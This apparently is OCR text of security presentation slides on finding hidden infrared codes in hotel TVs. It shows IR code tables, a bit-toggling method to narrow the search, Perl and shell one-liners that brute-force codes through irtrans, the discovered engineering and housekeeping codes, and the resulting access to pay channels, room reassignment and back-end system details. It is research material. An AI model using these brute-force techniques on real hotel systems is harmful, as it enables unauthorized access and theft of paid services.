
LOEWE

DIE SYSTEMKANÄLE SIND BELEGT

BITTE VERSUCHEN SIE ES

SPÄTER NOCHMAL

Panasonic


Welcome to the main menu

TV - Discovering hidden codes

- Reducing the search space - Standard group
  - 14 bit code = 16,384 possible codes

[REMOTE]
[NAME]hotel

[COMMANDS]
[0][T]0[D]11000000000000
[1][T]0[D]11000000000001
[2][T]0[D]11000000000010
[3][T]0[D]11000000000011
[4][T]0[D]11000000000100
[5][T]0[D]11000000000101
[6][T]0[D]11000000000110
[7][T]0[D]11000000000111
[8][T]0[D]11000000001000
[9][T]0[D]11000000001001

- Bits used so far: xx------xxxx

TV - Discovering hidden codes

- Reducing the search space - Standard group

[power][T]0[D]110000000001100
[mute][T]0[D]110000000001101
[vol+][T]0[D]110000000010000
[vol-][T]0[D]110000000010001
[prog+][T]0[D]110000000100000
[prog-][T]0[D]110000000100001
[audio][T]0[D]110000000100011
[sleep][T]0[D]110000000100110
[text][T]0[D]110000000111100
[up][T]0[D]100000000010000
[down][T]0[D]100000000010001
[menu][T]0[D]100000000010010
[left][T]0[D]100000000010101
[right][T]0[D]100000000010110
[ok][T]0[D]100000000010111

- Bits used so far: xx------xxxxxx

TV - Discovering hidden codes

- Reducing the search space - Extra group

[smart][T]0[D]110000011001010
[paytv+][T]0[D]110000011011100
[paytv-][T]0[D]110000011011101
[radio+][T]0[D]110000011011110
[radio-][T]0[D]110000011011111
[info+][T]0[D]100000011001101
[info-][T]0[D]100000011001110
[message][T]0[D]100000011001010
[alarmon][T]0[D]100000011101000
[alarmoff][T]0[D]100000011101001

- Bits used so far: xx----xxxxxxxx

- first 2 bits used
- 4 bits unknown
- main code in last 8 bits

TV - Discovering hidden codes

- Reducing the search space - Eliminate unused bits
  - Toggle single bit on a standard command

[power][T]0[D]1100000001100 - Original

[power][T]0[D]0100000001100
?
-x—xxxxxxxx - Command succeeds

[power][T]0[D]1000000001100
?
-x—xxxxxxxx - Command fails

[power][T]0[D]1110000001100
?
-x—xxxxxxxx - Command succeeds

[power][T]0[D]1101000001100
?
-x—xxxxxxxx - Command succeeds

TV - Discovering hidden codes

- Reducing the search space - Eliminate unused bits
  - Toggle single bit on a standard command

[power][T]0[D]1100100001100

?

-x—xxxxxxxx → Command succeeds

[power][T]0[D]1100010001100

?

-x—xxxxxxxx → Command fails

  - Assumption: bits 1, 3, 4, 5 ignored
  - Search space: bits 2, 5-13 (10 bits) = 1,024 possible codes

TV - Discovering hidden codes

- For each lead-in pattern
  - Create config

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100001%s\n",$_,unpack("B8",pack("i",$_+0))) }' >> hotel.rem
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100010%s\n",$_,unpack("B8",pack("i",$_+0))) }' >> hotel.rem
```

  - Manual test / observation

```
for i in `perl -e "for (0..255) { printf("%03d\n",$_) }"` ; do echo -n "$i..." ; irtrans localhost hotel $i ; echo "done" ; sleep 2 ; done
```

  - Rinse, repeat

TV - Discovering hidden codes

- Profit!

```
[012][T]0[D]1000010011000
[075][T]0[D]100001110111010
[122][T]0[D]1100010011111
[130][T]0[D]1100011011111
[199][T]0[D]1100010111111
[200][T]0[D]1100010110101
[206][T]0[D]1100010111101
[221][T]0[D]1100010111110
[244][T]0[D]1100011100111
[249][T]0[D]1100011101011
[251][T]0[D]1000011101001
[254][T]0[D]1100011110111
```

```
# engineering
# engineering
# engineering
# disable spoiler signal / computer
# housekeeping
# housekeeping
# engineering

# bingo! this TV is 0wn3d
```

TV - New Capabilities

- Reconfigure TV
  - Change messages
  - Assign to another room
  - Assign new free channels
  - Find new channels

Hollywood Movies
Adult Features
Interne
Music
PC Ga
Guest

CHANNEL INSTALLATION

CHANNEL
CHANNEL RING
INPUT
LABEL
VIDEO BLANK
AUDIO BLANK
AUTO PROGRAM
EXIT


TV 40
DELETED
ANTENNA

(OWNED MM)

CLASS OF PALAZZO
LAS VEGAS

Press MENU To Continue

Hollywood Movies
Adult Features
Internet
Music
PC Games
Guest Services



Press MENU To Continue

TV

WELCOME MESSAGE

WELCOME MESSAGE ON

LIN

PHILIPS


MALFUNCTIO
2333

TV - New Capabilities

- View back-end systems

PRODAC
TESTBILD

12 2556 2.6

PRODAC AVM TESTBILD 01/04

mtiltree-30 version 4.8.4
File c \metil\software\mtiltree exe (1,320,960 b
Created Tuesday April 27, 2004 5 43 58 PM
Started Friday July 23, 2004 5 27 50 PM
Modulator Fixed, Segment 3
TV Channel 70
Port 7003
Audio Channel 1
Screen pos 0 ,0
Slide file \\seachange_tr30\c_drive$\metil\tre
Start time 7/23/04 17 27 50
Last session 7/24/04 15:13:28
Total sessions 64
Alives sent 9420 Free RAM 4,096
Running on SEACHANGE_TR30, IP 10.1.1.130

TV INSTALLATION

INP.

FRONT END

SYST

UK

MANUAL SEARCH

327 MHZ

PROGRAM NO.

PAYTV 95

STORE

FINE TUNE

PROTECTION

LABEL

Microsoft

Windows NT.

Workstation 4.0


OFF

